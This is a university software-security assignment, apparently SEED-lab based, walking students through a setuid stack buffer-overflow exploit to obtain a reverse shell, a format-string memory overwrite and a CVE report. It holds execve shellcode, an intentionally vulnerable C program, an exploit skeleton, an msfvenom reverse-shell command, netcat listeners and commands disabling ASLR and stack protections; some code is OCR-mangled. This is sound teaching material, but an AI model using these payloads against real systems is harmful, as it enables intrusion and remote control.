FIT5003 Software Security Assignment I (S2 2023)

Total Marks 100
Due on September 15, 2023, Friday, 23:55:00

1 Overview

The learning objective of this assignment is for you to gain first-hand experience on various vulnerabilities and attack in C programming language in practice. All tasks in this assignment can be done on “SeedVM” as used in labs. Please refer to **Section 2** for submission notes.

2 Submission

You need to submit a lab report (one single PDF file) to describe what you have done and what you have observed with **screenshots** whenever necessary; you also need to provide explanations or codes to the observations that are interesting or surprising. In your report, you need to answer all the questions listed in this manual. Please answer each question using at most 100 words. Typeset your report into .pdf format (make sure it can be opened with Adobe Reader) and name it as the format: **[Your Name]-[Student ID]-FIT5003-Assignment1**, e.g., HarryPotter-12345678-FIT5003-Assignment1.pdf.

All source code if required should be embedded in your report. In addition, if a demonstration video is required, you should record your screen demonstration with your voice explanation and upload the video to your Monash Google Drive. Your face should be visible at least at the beginning of the video interview. If you do not wish to have your face visible in the video, contact the teaching team at least a week before the deadline to arrange a physical or online interview. The shared URL of the video should be mentioned in your report wherever required. You can use this free tool to make the video: https://monash.au.panopto.com/ ; other tools are also fine. Then, please upload the PDF file to Moodle. Note: the assignment is due on **September15, 2023, Friday, 23:55:00**

Academic integrity: It is an academic requirement that your submitted work be original. Zero marks will be awarded for the whole submission if there is any evidence of plagiarism or contract cheating (i.e. paying another person to complete the assessment task). It is fine to use code or other material from various sources in your report. However, any material that you obtain from some source (e.g. website, book, paper, article) must be cited in the appropriate place in your report and listed in the references section of your report. Please also note that students must not work on this assignment with members of other assignment groups, and significant similarities between assignments submitted by different groups (other than those due to the same cited starting source code / dataset) will be investigated for evidence of plagiarism. **In this assessment, you must NOT use generative artificial intelligence (AI) to generate any materials or content in relation to the assessment task. Any violation of this rule will lead to a score of ZERO marks for this assignment.**

Late submission penalty: 10 points deduction per day. If you require special consideration, the application should be submitted and notified at least three days in advance. Special Considerations are handled by and approved by the faculty and not by the teaching team (unless the special consideration is for a small time period extension of one or two days). **Zero tolerance on plagiarism**: If you are found cheating, penalties will be applied, i.e., a zero grade for the unit. University policies can be found at here

3 Buffer Overflow Vulnerability [60 Marks]

The learning objective of this part is for you to gain first-hand experience on buffer-overflow vulnerability by putting what you have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed-length buffers. An attacker can utilize this vulnerability to alter the flow control of the program, even execute arbitrary pieces of code to enable remote access attacks. This vulnerability arises due to the mixing of the storage for data (e.g., buffers) and the storage for controls (e.g., return addresses): an overflow in the data part can affect the control flow of the program because an overflow can change the return address.

In this part, you will be given a program with a buffer-overflow vulnerability; the task is to develop a scheme to exploit the vulnerability and finally send remote access to an attacker. In addition to the attacks, you will be guided to walk through several protection schemes that have been implemented in the operating system to counter the buffer overflow. You need to evaluate whether the schemes work or not and explain why.

3.1 Initial setup

You can execute the tasks using our pre-built `Ubuntu` virtual machines. `Ubuntu` and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

Address Space Randomization. `Ubuntu` and several other Linux-based systems use address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this part, we disable these features using the following commands:

```
$ su root
  Password: (enter root password
"seedubuntu") # sysctl -w
kernel.randomize_va_space=0
# exit
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, a buffer overflow will not work. You can disable this protection if you compile the program using the *-fno-stack-protector* switch. For example, to compile a program *example.c* with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. `Ubuntu` used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack -o test test.c
```

```
  For non-executable stack:
  $ gcc -z noexecstack -o test test.c
```

3.2 Task 1: Shellcode Practice [10 Marks]

Before you start the attack, we want you to exercise with a shellcode example. Shellcode is the code to launch a shell. It is a list of carefully crafted instructions created by malicious users/attackers so that it can be executed once the code is injected into a vulnerable program. Therefore, it has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:


```
#include

<stdio.h> int

main( ) {

   char *name[2];
   name[0] = ``/bin/sh'';
   name[1] = NULL;
   execve(name[0], name,
   NULL);
}
```

The shellcode that we use is the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer.


Question 1

Please compile and run the following code and see whether a shell is invoked. Please briefly describe your observations. **[Marking scheme: 5 marks for the screenshot and 5 marks for the explanation]**

```
/* call_shellcode.c */

/*A program that creates a file containing code for launching
shell*/ #include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char       =
code[]
  "\x31\xc0"        /* Line 1:  xorl    %eax,%eax            */
  "\x50"            /* Line 2:  pushl   %eax                 */
  "\x68""//sh"      /* Line 3:  pushl   $0x68732f2f          */
  "\x68""/bin"      /* Line 4:  pushl   $0x6e69622f          */
  "\x89\xe3"        /* Line 5:  movl    %esp,%ebx            */
  "\x50"            /* Line 6:  pushl   %eax                 */
  "\x53"            /* Line 7:  pushl   %ebx                 */
  "\x89\xe1"        /* Line 8:  movl    %esp,%ecx            */
  "\x99"            /* Line 9:  cdq                          */
  "\xb0\x0b"        /* Line 10: movb    $0x0b,%al            */
  "\xcd\x80"        /* Line 11: int     $0x80                */
;


int main(int argc, char **argv)
{
   char
   buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Please use the following command to compile the code (don't forget the `execstack` option):

```
  $ gcc -z execstack -g -o call_shellcode call_shellcode.c
```

The shellcode is stored in the variable `code` in the above program. A few places in this shellcode are worth mentioning. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and
`%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

3.3 The Vulnerable Program [5 Marks]

/* stack.c */

```
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability
*/ #include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str, int studentId)
{
    int bufferSize;
    bufferSize = 12

    +studentId%32; char

    buffer[bufferSize];
    /* The following statement has a buffer overflow problem
    */ strcpy(buffer, str);
    return 1;
}
```

```
int main(int argc, char **argv)
{
    char
    str[550];
    FILE
*badfile;

    int studentId = ;// please put your student
    ID badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 550,
    badfile); bof(str,studentId);
    printf("Returned
    Properly\n"); return 1;
}
```

Warning: Note: In the vulnerable program you need to enter your student ID to the variable `studentid`

Then, compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the `root` account and `chmod` the executable to `4755` (don't forget to include the `execstack` and
`-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections):

```
$ su root
  Password (enter root password "seedubuntu")
# gcc -g -o stack -z execstack -fno-stack-protector
stack.c # chmod 4755 stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads input from a file called "badfile", and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 550 bytes, but the buffer in `bof()` has a limited size in the range [12, 43] bytes. Because `strcpy()` does not check boundaries, a buffer overflow will occur. It should be noted that the program gets its input from a file called "badfile". This file is under users' control.

Question 2

Our objective is to create the contents for “badfile”, such that when the vulnerable program copies the contents into its buffer, a remote access will be given to an attacker. [**Marking scheme: 5 marks for the screenshot (successful compiling** `stack.c` **file)**]

3.4 Task 2: Exploiting the Vulnerability [35 Marks]

We provide you with a partially completed exploit code called `exploit.c`. The goal of this code is to construct contents for “badfile”. In this code, you need to inject a reverse shell into the variable `shellcode`, and then fill the variable `buffer` with appropriate contents.

/* exploit.c */

```
/* A program that creates a file containing code for launching
shell*/ #include <stdlib.h>
#include <stdio.h>
#include
<string.h>
char shellcode[]= /* add your reverse shellcode
here*/; void main(int argc, char **argv)
{
   char buffer[550];
   FILE *badfile;

   /* Initialize buffer with 0x90 (NOP instruction)
   */ memset(&buffer, 0x90, 550);

   /* You need to fill the buffer with appropriate contents here */

   /* Save the contents to the file "badfile" */
   badfile = fopen("./badfile",
   "w"); fwrite(buffer, 550, 1,
   badfile); fclose(badfile);
}
```

You need to read Appendix 6.1 to investigate how to create a reverse shellcode. Then, you also need to study how to simulate the attacker who is listening at a specific address/port and waiting for the shell. We refer you to Appendix 6.2 for this simulation. After you finish the above program, compile, and run it. This will generate the contents for “badfile”. Then run the vulnerable program `stack.c`. If your exploit is implemented correctly, the attacker should be able to get the reverse shell.

Info: Please compile your vulnerable program first. Please note that the program `exploit.c`, which generates the badfile, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in `stack.c`, which is compiled with the Stack Guard protection disabled.

```
$ gcc -g -o exploit exploit.c
$./exploit    // create the badfile
$./stack      // launch the attack by running the vulnerable program
```

If the attacker obtains the shell successfully, her terminal should be as follows (assuming that she is listening at port `4444`, and the program `stack.c` is running at the address `10.0.2.15` or any other relevant IP address on your VM).

```
$[02/03/22]seed@VM:~$ nc -lvp 4444 // listening at the port
4444 Listening on [0.0.0.0] (family 0, port 4444)
Connection from [10.0.2.15] port 4444 [tcp/*] accepted
```

Once the attacker obtains the shell, the attacker can remotely manipulate all the current files where the program `stack` runs.

Question 3

Provide your video demonstration evidence to support and verify that you have performed the attack and it worked successfully. You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works. In the video, you need to demonstrate following key points:

- The buffer overflow happens and the attacker receives the shell when the victim executes the vulnerable program `stack`. (**15 marks if the attack works during your demonstration video**)
- Debug the program `stack` to investigate the return memory address and local variables in the vulnerable function. (**10 marks for the debug demonstration and memory analysis**)
- Open the program `exploit.c` and explain clearly line by line how you structured the content for "badfile". (**10 marks for your explanation during the demonstration video**)

Info: *Hint: Please read the Guidelines of this part. Also, you can use the GNU debugger `gdb` to find the address of `buffer[bufferSize]` and "Return Address", see Guidelines and Appendix.* **Please note that providing an incorrect student ID will result in a 0 mark for this task. The full marks are only given if you have a solid explanation with supporting memory address analysis.**


3.5 Task 3: Completion and file delivery [10 Marks]

Warning: All codes in the above files (shellcode.c, exploit.c, stack.c, and badfile) need to be attached to your PDF report to obtain full marks. Failure to provide any of the above four documents will result in a reduction of 2.5 marks for each file.

Hint: Please use GHex to open and demonstrate the return address, nop sled, and shellcode in badfile.

3.6 Guidelines

We can load the shellcode into "badfile", but it will not be executed because our instruction pointer will not be pointing to it. **One thing we can do is to change the return address to point to the shellcode.** But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout the execution enters a function. The following figure gives an example.



```
void func (char *str) {
  char buffer[12];
  int  variable_a;
  strcpy (buffer, str);
}

Int main() {
  char *str = "I am greater than 12 bytes";
  func (str);
}
```

(a) A code example   (b) Active Stack Frame in func()


Finding the address of the memory that stores the return address - From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program).

In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of your copy, but you should be quite close.

If the target program is running remotely, you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.Therefore, the range of addresses that we need to guess is actually quite small

Finding the starting point of the malicious code - If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.




Storing a long integer in a buffer - In your exploit program, you might need to store a `long` integer (4 bytes) into a buffer starting at buffer[i]. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at buffer[i] (i.e., buffer[i] to buffer[i+3]). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead, you can cast the buffer+i into a `long` pointer, and then assign the integer. The following code shows how to assign a `long` integer to a buffer starting at buffer[i]:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

4 Format String Attack [25 Marks]


For this task you are required to modify the memory using Format String vulnerability in the C program we have provided. This program takes 3 inputs from the user and outputs a secret at the end. Unlike the lab task we did, this program doesn't print the content of the stack. You will have to use the additional input in this program to look at the stack.


```
[04/07/22]seed@VM:~/.../a1$ ./vul_prog
Please enter a string:
String1
String1
Please enter a decimal integer:
12
Please enter another string:
String2
String2
The secret is: FIT5003
[04/07/22]seed@VM:~/.../a1$
```

4.1 Task 1: Modifying the memory using Format String Vulnerability [20 Marks]

Your goal is to exploit the format string vulnerability in order to change the third letter of the secret in the buffer.

If the attack is successful, the modified secret should display on the screen. The secret should be modified differently by each student. You can find your secret in the 'Assessment' section in Moodle at the link 'Find your display text for Format String attack'. Notice that only the third letter is different from the original secret in the program.



Find your display text for Format String attack

Enter your Student ID to download your individual specifications for Assignment 1 Format String question output.

12345678 Download

Question 4

You need to upload your demo video to Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works.

- Find the address of the character array [5 marks]
- Find the address of the third character [10 marks]
- Find the ASCII value of the character to be changed to [3 marks]
- Use the %n specifier to modify the memory accordingly [7 marks]


Hint: Use an ASCII table online to find out the hexadecimal representation of the letter you want to change to. ***Please note that you are not allowed to change the program code by any means.***

5 Investigating security threats in the wild[15 Marks]

Despite the various detection techniques against vulnerabilities, they still widely exist in software systems and applications, and many of them are not discovered until recently. For example, so far in this year, 1133 overflow vulnerabilities have been reported according to CVEDetails, such as CVE-2023-36495, which affected a series of operating systems from Apple.

This task will let you explore the software security issues in real-world software systems and applications. You are required to select a vulnerability, with CVE id, from the CVE database and write a short technical report to describe the vulnerability and its security implications. Below are some examples of buffer overflow vulnerabilities from various software applications. However, you may select other types of vulnerabilities alternatively.

- CVE-2021-39685 in Android systems
- CVE-2022-31626 in PhP implementation,
- CVE-2021-21148 in Google Chrome.



Question 5

You are required to write a technical report with 750～1000 words including the following key points. Please give references if you obtain information from scientific publications, online news or journal:

- What is the CVE? Please give a summary about it, indicating the CVE number, the affected software applications, and other basic information. (5 marks)
- What are the security consequences caused by this CVE? E.g. any attacks resulted from it,, the number of users exposed to this threat, and/or the final loss caused. (5 marks)
- What are the technical causes of this threat? E.g. what information are not sanitized or what dangerous functions are accessed. Is this vulnerability difficult to be discovered? How it has been patched? (5 marks)

Info: Marking guide on the program implementation:

Warning: You should cite all documents or publications in your writing. Marks will be given based don the depth and clarity of your work.

Acknowledgment

This assignment is based on the SEED project (Developing Instructional Laboratories for Computer SEcurity EDucation) at the website `http://www.cis.syr.edu/˜wedu/seed/index.html`.

6 Appendix

6.1 Reverse Shell Creation

A reverse shell (sometimes is known as a malicious shell) enables the connection from the target machine to the attacker’s machine. In this situation, the attacker’s machine acts as a server. It opens communication on a port and waits for incoming connections. The target machine acts as a client connecting to that listener, and then finally the attacker receives the shell. These attacks are dangerous because they give an attacker an interactive shell on the target machine, allowing the attacker to manipulate file system/data.

In this assignment, two ways can be followed to use a reverse shell. The first way is to use popular shellcode databases on the internet to find an appropriate shellcode or use some tool that can generate shellcode for us.

Popular exploitation databases that provide shellcodes are the following:

http://shell-storm.org/shellcode/
https://www.exploit-db.com/shellco
des

Alternatively, to generate a shellcode, we can use `msfvenom` module in Metasploit. Metasploit is one of the most powerful and widely used tools for exploring/testing the vulnerability of computer systems or to break into remote systems. You first install Metasploit by opening a terminal and entering the following command. Note that the command is one-line command without line breaks.

```
curl
https://raw.githubusercontent.com/rapid7/metasploi
t-omnibus/
master/config/templates/metasploit-framework-wrapp
ers/ msfupdate.erb > msfinstall && chmod 755
msfinstall && ./msfinstall
```

To see `msfvenom` help, you can use `msfvenom -h`. To generate a reverse shell, you can use the following command. You should wait a few seconds to obtain the reverse shellcode.

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f c
```

where `-p` is a payload type (in this case it's for 32-bit Linux reverse shell binary), `LHOST` is your SEED machine's IP address (assuming you're the attacker), `LPORT` is the port where the attacker is listening, and
`-f` is a format (`c` in this case).

Warning: Some shellcodes may not work in your Seed VM and/or with the provided vulnerable program. For example. this can happen if the shellcode has a byte with —00— value (the NULL value) which is interpreted by C as the end character of a string and will stop the execution of the shellcode. We will consider a solution to be correct as long as the netcat listener manages to receive a connect (even if the connection cannot be maintained afterward and netcat closes)

6.2 Netcat Listener

In this assignment, we use Netcat to simulate the attacker's listener. Fortunately, Netcat is already installed in SEEDVM. It's a versatile tool that has been dubbed the Hackers' Swiss Army Knife. Its most basic feature is to read and write to TCP and UDP ports. Therefore, it enables Netcat can be run as a client or a server. To see Netcat help, you can type `nc -h` in the terminal. If you want to connect to a webserver (10.2.2.2) on port 80, you can type

```
nc -nv 10.2.2.2 80
```

And if you want your computer to listen on port 80, you can type

```
nc -lvp 80
```

6.3 GNU Debugger

The GNU debugger `gdb` is a very powerful tool that is extremely useful all-around computer science, and **MIGHT** be useful for this task. A basic `gdb` workflow begins with loading the executable in the debugger:

```
gdb executable
```

You can then start running the problem with:

```
$ run [arguments-to-the-executable]
```

(Note, here we have changed gdb's default prompt of (gdb) to $).

In order to stop the execution at a specific line, set a breakpoint before issuing the "run" command. When execution halts at that line, you can then execute stepwise (commands `next` and `step`) or continue (command `continue`) until the next breakpoint or the program terminates.

```
$ break line-number or function-name
$ run [arguments-to-the-executable]
$ step # branch into function calls
$ next # step over function calls
$ continue # execute until next breakpoint or program termination
```

Once execution stops, you will find it useful to look at the stack backtrace and the layout of the current stack frame:

```
$ backtrace
$ info frame 0
$ info registers
```

You can navigate between stack frames using the up and down commands. To inspect memory at a particular location, you can use the `x/FMT` command

```
$ x/16 $esp
$ x/32i 0xdeadbeef
$ x/64s &buf
```

where the `FMT` suffix after the slash indicates the output format. Other helpful commands are `disassemble` and `info symbol`. You can get a short description of each command via

```
$ help command
```

In addition, Neo left a concise summary of all gdb commands at:

```
http://vividmachines.com/gdbrefcard.pdf
```

You may find it very helpful to dump the memory image ("core") of a program that crashes. The core captures the process state at the time of the crash, providing a snapshot of the virtual address space, stack frames, etc., at that time. You can activate core dumping with the shell command:

```
% ulimit -c unlimited
```

A crashing program then leaves a file core in the current directory, which you can then hand to the debugger together with the executable:

```
gdb executable core
$ bt # same as backtrace
$ up # move up the call stack
$ i f 1 # same as "info frame 1"
$ ...
```

Lastly, here is how you step into a second program `bar` that is launched by a first program `foo`:

```
gdb -e foo -s bar # load executable foo and symbol table of bar
$ set follow-fork-mode child # enable debugging across programs
$ b bar:f # breakpoint at function f in program bar
$ r # run foo and break at f in bar
```